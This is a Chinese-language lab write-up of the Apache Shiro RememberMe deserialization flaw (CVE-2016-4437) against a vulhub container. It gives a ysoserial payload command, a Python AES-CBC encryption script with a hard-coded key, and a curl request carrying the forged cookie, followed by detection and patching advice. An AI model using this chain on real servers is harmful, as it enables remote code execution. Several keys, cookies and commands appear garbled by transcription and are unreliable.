

简介

Apache Shiro是一个强大易用的Java安全框架，提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用，同时也能提供健壮的安全性。

漏洞原理

Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。

那么，Payload产生的过程：

- 命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值


在整个漏洞利用过程中，比较重要的是AES加密的密钥，如果没有修改默认的密钥那么就很容易就知道密钥了,Payload就可以构造了。

影响版本：Apache Shiro < 1.2.4

特征：返回包中包含rememberMe=deleteMe字段。


AES加密方式


CBC：需要初始IV，相同明文得到不同的密文。shiro采用的正是这种加密模式



- IV（初始化向量）**：第一个明文块先与随机 IV 异或，再加密。
- 链式反应**：每个明文块加密前，都要先与**前一个密文块**异或。
- 雪崩效应**：即使明文相同，只要 IV 或前一个密文不同，最终密文就完全不同。

EBC：不需要初始IV，相同明文会得到相同密文。





漏洞利用

登陆请求：

Request

PrettyRawHex

```
1 POST /doLogin HTTP/1.1
2 Host: 192.168.230.143:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0)
  Gecko/20100101 Firefox/153.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://192.168.230.143:8080
10 Connection: keep-alive
11 Referer: http://192.168.230.143:8080/doLogin
12 Cookie: JSESSIONID=906A983AC7594F791217EFD0E3DF2DD
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=vulhub&rememberme=remember-me
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200
2 Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sat, 29-Aug-2026 06:49:16 GMT
3 Set-Cookie: rememberMe=Nfd8Wj9ni1Z3wkzHWBLtEDu5k90K82WXZgRANLG3KcK/4U7+DF19z+o0q7otIx0WNgoPX7qE8tr0KVnZd2iDNjIsvNWEYry0OrKVcAqsW26BUzR3l2k+mh1HtVFmiYCwIkg1LgycK1F10U1LVJ3czBWgn7lAo9D6vaw/qBS36p0o08ey9mCOPX1NONgeImpVxrFr9lWk2lIze6wpZuL/tJjP6lB0q6p00GVMnfFSZrUcYUjmbLxxvCPVqBq7MkBo4j3LEJuqUrQKuEUF10+naRr41U1Vq/QcGvJAfqiPK7Ym+dKEeQzTy9YgnLc8zXhz+iy95KtS17sBYwrfCyfDZjgmM94aeK0HXlT8YPrINXGr8vWyzMBSxdk3PFTtrgWVEcppBC1bZfiKkfMiGqMiWiTQYjydNrN80XSEvKjohJ80VQncc7G7hQXDFQTrxIqb0EG+niGlnL2Uv5dQDIsnsA9cRFLJqF3NPSYLDa01d2HxJtUB4WnyeHP0DqtkjVJ5i43K3qt7XuSC7SGUtQ==; Path=/; Max-Age=31536000; Expires=Mon, 30-Aug-2027 06:49:16 GMT; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: zh-CN
6 Date: Sun, 30 Aug 2026 06:49:16 GMT
7 Keep-Alive: timeout=60
8 Connection: keep-alive
9 Content-Length: 184
10
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="UTF-8">
15 <title>
16   Congrats
```

第一次登陆并勾选rememberme后的数据包都自带rememberMe字段

Request

PrettyRawHex

```
1 GET /doLogin HTTP/1.1
2 Host: 192.168.230.143:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0)
  Gecko/20100101 Firefox/153.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: JSESSIONID=906A983AC7594F791217EFD0E3DF2DD ; rememberMe=ZQ0Y+Mw6y2fnkO08kjRbEXbrCp10hBwM4oW67YzBA+jXSq8f7xumrhkh1/p9GouQS5Vo4Hi3sLZVQ6wCxCobzvRjtbRj81sI258UJFmzBGczBAj4jxkNm3AYbr3Up1B1UZHfNzCnJCOF4KA5EzbeSW7Ro7SIneg6H1RmsxRfmMypT0i4eBkzNYTBOHfaUyddStgOp4XdoAYzXqzm+P2F92RwP TL607s8jwGLsIn3icowh0+PK9x1LGmfntNyV7rDkBFuUWnCINQ6dEN6jtopP3r9KMNSHdngr8AYbAmRk3l19cXOG2fbVXSUj8CPD8RvUotZ3GMXoKaTwcyQN2gophy+M5oHiQSe+F6X1o5nccIFLfkDGLnSwpSG1+jvDWMhczXcvDqnuuygF+luOMOHocckiuFVqWNIb+JDY9VJ3ZeTyol+I0v5y2JTz0BeFhmDNxrBxOmpLTHQvwO6dxsblZFz2pox93TWDKlTMlHl65yCxQdQpidxX5tY1Xxy8mwULvwmPk+dBtqw==
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 405
2 Set-Cookie: JSESSIONID=E2A597C298E1A79E049FFCF4675BF840 ; Path=/; HttpOnly
3 Allow: POST
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: zh-CN
6 Date: Sun, 30 Aug 2026 08:27:20 GMT
7 Keep-Alive: timeout=60
8 Connection: keep-alive
9 Content-Length: 143
10
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="UTF-8">
15 <title>
16   Error
17 </title>
18 <body>
19 <p>
20   login error
```

rememberMe的生成过程

java对象=》序列化=》AES加密=》base64加密=》写入Cookie中
这里AES是硬编码进源码中的导致攻击者获取到AES密钥后很容易就构造恶意payload

运行shiro容器中/tmp目录为被攻击时

```
[root@192 CVE-2016-4437]# docker exec -it a331236be835 /bin/bash
root@a331236be835:/# ls /tmp
hsperfdata_root tomcat-dochbase.5889032521255868521.8080 tomcat.2570529891718541091.8080
root@a331236be835:/#
```

1: 生成恶意Java对象的序列化

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 "touch /tmp/hacked" > payload.ser
```

用kali生成恶意java对象的序列化payload，这个payload运行的命令是 touch /tmp/hacked 在/tmp目录下创建一个hacked文件

```
(root@kali)~/opt/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 "touch /tmp/hacked" > payload.ser
(root@kali)~/opt/ysoserial/target# ls
archive-tmp  classes  generated-sources  generated-test-sources  maven-archiver  maven-status  payload.ser  test-classes  ysoserial-0.0.6-SNAPSHOT-all.jar  ysoserial-0.0.6-SNAPSHOT.jar
```

2: 读取序列化数据AES加密(CBC模式+硬编码密钥)

```
import base64, os
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# 1. 读取序列化数据
with open("payload.ser", "rb") as f:
    data = f.read()
print(f"[*] 读取 {len(data)} 字节")

# 2. AES 加密 (CBC)
KEY = base64.b64decode("kPH+bIxk5D2deZiIxcAAA==")
iv = os.urandom(16)
encrypted = AES.new(KEY, AES.MODE_CBC, iv).encrypt(pad(data, AES.block_size))

# 3. 不进行 Base64 编码，直接输出二进制数据
iv_plus_cipher = iv + encrypted
#IV + 密文 把 IV 拼在密文前面 读取前 16 字节作为 IV，剩余作为密文 ✅ 解密端能提取 IV

# 输出方式选择：
# 方式A: 直接写入二进制文件（原始密文）
with open("rememberMe.bin", "wb") as f:
    f.write(iv_plus_cipher)
print("[✓] 已保存到 rememberMe.bin (二进制格式)")

# 方式B: 以十六进制形式显示
print(f"\n[*] 十六进制形式:\n{iv_plus_cipher.hex()}")

# 方式C: 直接打印原始字节（会乱码，不建议）
# print(iv_plus_cipher)
```

```
root@kali:~# ./opt/yosserial/target
python3 aesEncode.py
[*] 读取 1290 字节
[*] 已保存到 rememberMe.bin (二进制格式)

[*] 十六进制形式:
5e4b4513a9c5b3c19e4271a242b09f82c99e0d7531049655f88cae4c3fab9b0cde551a66b3c479470f95831f7f7d24cbe59c7b95f765317b108f75c0e22844392a87688f7612e2311772a8cc4b7193df3c4dc862c1e6ac96a26f91390b0f4f5c892a2ada3a414867feddaac4a0b8ac2c4abf82ba6fd49c72900ef539c1788e
2e31d40f6b7d0c5f7fbae4c56abab5ef6292721a3c800b67a370b79ab4e8ba6d16dd5d311c703921c1c053e25cdd0f779eaf75a7048bd54a40891a9f6b9f13ba78569913c0029d6f730b0aa24b0676644d4d151b99649b202959e7e12114b4a0879b990b67d63377338a243c5cbbd5c4d03e51ba41
70ddcd98b296a3ac0280dec4f7bc7c2844b4c306457fc8027759699d417206ec34f3574722581be446e2a34ce405ee8b1f10859f0a2774a31fa019f5e53ddff126d45b49b5b755cc09a099fa8807091f12202d2d6e31272b3e07cf3a82ddfe0b48be084999e07088a16c4c98bb236315092e8ff94982677155d0d9df1e29
4c4b9d9d7c807d2c2510eeff861e60d3c96bd49d528e9cc1519efbd5c379a22829713bc95c58eab0a0d8d47ef3640ee1587805184df4063ebf3815f5a3aa17616fd728a98f6884c3bc4efacd859e37b196e6e71d0981509ca1957378aa54fae35a0abdf64296ba787c3de0bd2ab44f95337c5801e402a3539aed43f62f1
f70bd0b56919380ab07f1a2c208ee7b2196e024dddf053191315accc557f8f58a1fa5438709a9a21c2696e7c941d48f8161a6f649f4a80aa451273b8776b1d76b1d001aa9b205cccfb2f6332e4544c4b0ea6cc24e02c767a333602aeb7304103a444b0d234f5b2786f3657b3495e0daac76f5805b0a4a317da0c9e09916
e13aac316a0b091159d7c0af597fa5c72395a167fad08277867e1ff72906c43848792a8b33c19f0eccc79e53f3c338ac08052a5b5da2e909abdf720956d8d7dc95babdbcc52a0f45236dedf5e0e4d599b6e688511450448086eecd3bd4331380a46d700042f930039f57067c01f3f3c4c09f6330556f
5a6b1d49eedf4b86788cbbc55f3133e73d4f1de94b97bb99a8a6079a98528f3c54b8f90f47cdae63cbcaa7004ae1f03ba16f07386bb163b08571f884ad6295990ae1538af78d7d66a090b87a473046907a6ae2a896ae65c23d0d27f9c3ca63ec9a32e92595c44e249dbf5c766d530966222c4cb0670158ba245
db79a537e1f1074002f20143a51805ed7a7e3d26a11619f1c48c99c76d795f99c1c163cdc680903de04507f66a28b2adc81069f04a2477b3e47f6c56a1cac99c80eb0ab7087560f6db0a98b6d6da98538456e1baf680749b39375a8ca0a81dad211a77b1c90ed069746cb7b15e225a3ff9e6db04763a90ba4b0e
e16f0902ca010309c6d71b0546f33838ba6790a11dc005c8cdcc0f0912c08135c08600a0d226372227a18661c047cd2bb882d7f13c0a3c07612c5eddf67f44874497901d7d0f1a1b8c4a0d2096599c4d6ac5ef243cabbe0332a3527b33aed710b791508db7a5129e8e0b46a0c99a277a59
afcf13db8e7a80b83bf07f7fe6ab0a4b9e510f04f4c54c92dda0fd90561fab0697aba12ad5a486b0bd0a979aae60fa3f403135cac633ac3b5784d94fb91d954284123dc0d3627ba6c881c3b88091adf22e73231bf1e800a0bb9f5c5477429dc15cd1358e04fb75f5e91f93672ad40eb379d1a8502799c573871527ebf3
9a0a13ac7b3c32722b9e78e596847366d01e054246db70b5330385b2a27da10f20a5c69353919bb78bc3b44ae57df6de6be39
```

3: base64加密二进制AES加密后的数据

```
base64 -w 0 rememberMe.bin > rememberMe.txt ; cat rememberMe.txt
```

4: 替换cookie

```
curl -v -H "Cookie: rememberMe=$(cat rememberMe.txt)"
http://192.168.230.143:8080/
```

```
root@kali:~# ./opt/yosserial/target
curl -H "Cookie: rememberMe=$(cat rememberMe.txt)" http://192.168.230.143:8080/
* Trying 192.168.230.143:8080...
* Established connection to 192.168.230.143 (192.168.230.143 port 8080) from 192.168.230.141 port 41298
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.230.143:8080
> User-Agent: curl/7.20.0
* Accepts: */*
* Cookie: rememberMe=XkC1E6nF1zw25C8aJC25+Cy2kNdTEELlXAJKSMp7qbw0Vrms8RSRw+Vg/n3/STL5z7LX+FMxQJ3XA4LHe0SghI92EuIXf/KozEtXk988TcJlweasIqJvKtKl9PKlqkto6QJn722qxXukwZL+C1m/UHhKQDvU5wK1GpQHJUD+89PF/yuuuMWCr1e91AnIaPKtQ2eJel+a0EvoOmFndWJecBCSS4cwfJ
eJX5u3Yep1RwNfVRqGGp3HufT11daRXAqkD1zKngqYk12dmWTRJubwSakgOVznA5FLRIZ5v3C2z7JjV2K40X0a61cR1A+UaShcN3cmXW06wgN709PHwoRL4wZFf8gcDl1pnUfYBwa081dH1Igb5Ebi0zkhe6LHXCFnwondXMF0bn151Pd855UW0KfV1bM1Q5Z+oghCR8S1C0tbJEvkz6HzzqC3f4LSL4t5Zngc1IhKkAYaYn
JfBu0y7J3mdV0D234pTeu2yYwAfwLE074e9NP3a9du0ucvGv8+9D0aZ10XCYyYwY6rCtUfVXKDuP7a0U7TQ0r++cgv9A06nW/TKX0paTDVXK02vW6N70b5ucicYfPmXGv3I8mUuGcF2Q0a6eWPAKRP1UW0W0AqNtm10P1Vx0cFmWZnV6n3h0s013ueyQW0Ctd70XkKMezFV/J1hVwV052a1c3j0ny0P
k3kmp023eTTF7Fza4H4dQ0mya1xvV1LXvE31b0W0dsfmoZnQut18B1Dp091Z1t5nnpP1e2X3v25c29pht0EdEf260k40U05M0mm1ZxWZZ+1115J2Q0wssC23jnf8p334Q095KoswZAK7MeY/50p0r1ATfC0b1Lq0462/K2a1b1p95Zm0bz3kqdfT231Jb0K71d0wZ0z8Z03C0U10z1vM0K0x6D0W0Fc+1F
Dn187k8Fz3xN0F7yMvVmmux1J7f9Lq6Z1zLXzEz521Phell1705qK7Hmp5SjzxUuPKPT3za5jy+qnAErh+zuhhwca7F3uAVX/AhK1L1ZKE7NJA3JXfWagkLh6r28GkHppaQ10W0CQW0An+CPKY+yAMuK1WwX4knb/Fdm1TCWV1LYe0bNAV16JF231Hz/H0H0Kv18TTPR117Xp+P5ahFm0xIz2bHbL1f+cssf3zc4K03ZFZ/S
qLKtY8BP8EQd7C+R/DfChymcyA6m3q97a0nIdpJh7bhuvaL435N1qMokgdrSead7HJDT8pAg3sVg1XJ/55rTHJj0UkVg0W03A7mEDC0WzcbtUUVU42ufBBADLgN5gV6CJ850E1ZYlnK0K0N0yglehHm01H25G4ZC1/E8Z2wdh0L7D/rf0bX75D0Q5/08auM5A0q11cCtMTf7Z08q7BAMQ1J7E07ZC05FD0Y
nvLEp30j0K4Eyz2ndpZp0R0u026Cylv/Lr5106561EPLXuy5van720Vh1p0r7AKCk0h0m05a0a5g+9AM7X0ZrLkV4TZ7KdLUKEJUM0YmmyLHL1UlrTfUcyM07+0VAKX5/Fx0h0KcF0a0a0P19kTr19kTr2cq1A6ze0d00c2cX0HPSfz+mg0Tqez4ydyvR45ZaEc2zngVcrt1cTMD0hK1FaEP10G10m7L4v0ESK7
F1m00m=
* Request completely sent off
< HTTP/1.1 302
< Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires-Sat, 29-Aug-2026 08:23:51 GMT
< Location: http://192.168.230.143:8080/login?jsessionId=31620709b4068380ASBDF9C21B8E95E
< Content-Length: 0
< Date: Sun, 30 Aug 2026 08:23:51 GMT
* Connection #0 to host 192.168.230.143:8080 left intact
```


攻击成功！容器中生成了hacked文件

```
root@q331236be835:/# ls /tmp
hacked hsuperfdata_root tomcat-dochase.5889032521255868521.8080 tomcat.2570529891718541091.8080
root@q331236be835:/#
```


攻击时出现 rememberMe=deleteMe，是因为你的恶意数据在反序列化过程中触发了异常，Shiro 为了安全，强制把这条有问题的 Cookie 删除了。但值得注意的是，命令执行发生在“删除”这个动作之前。

日志及流量

日志



流量：主要看请求体响应体中的字段有rememberMe与deleteMe



防护

升级版本 + 换掉默认密钥 + 限制反序列化类。

补充shiro721

Shiro-721就是：即使你换了默认密钥，只要用的是AES-CBC加密模式，攻击者拿到一个合法Cookie后，就能像“猜密码”一样，通过不断给服务器发篡改过的密文并观察报错，逐字节还原出加密内容，最终伪造出能执行命令的恶意Cookie。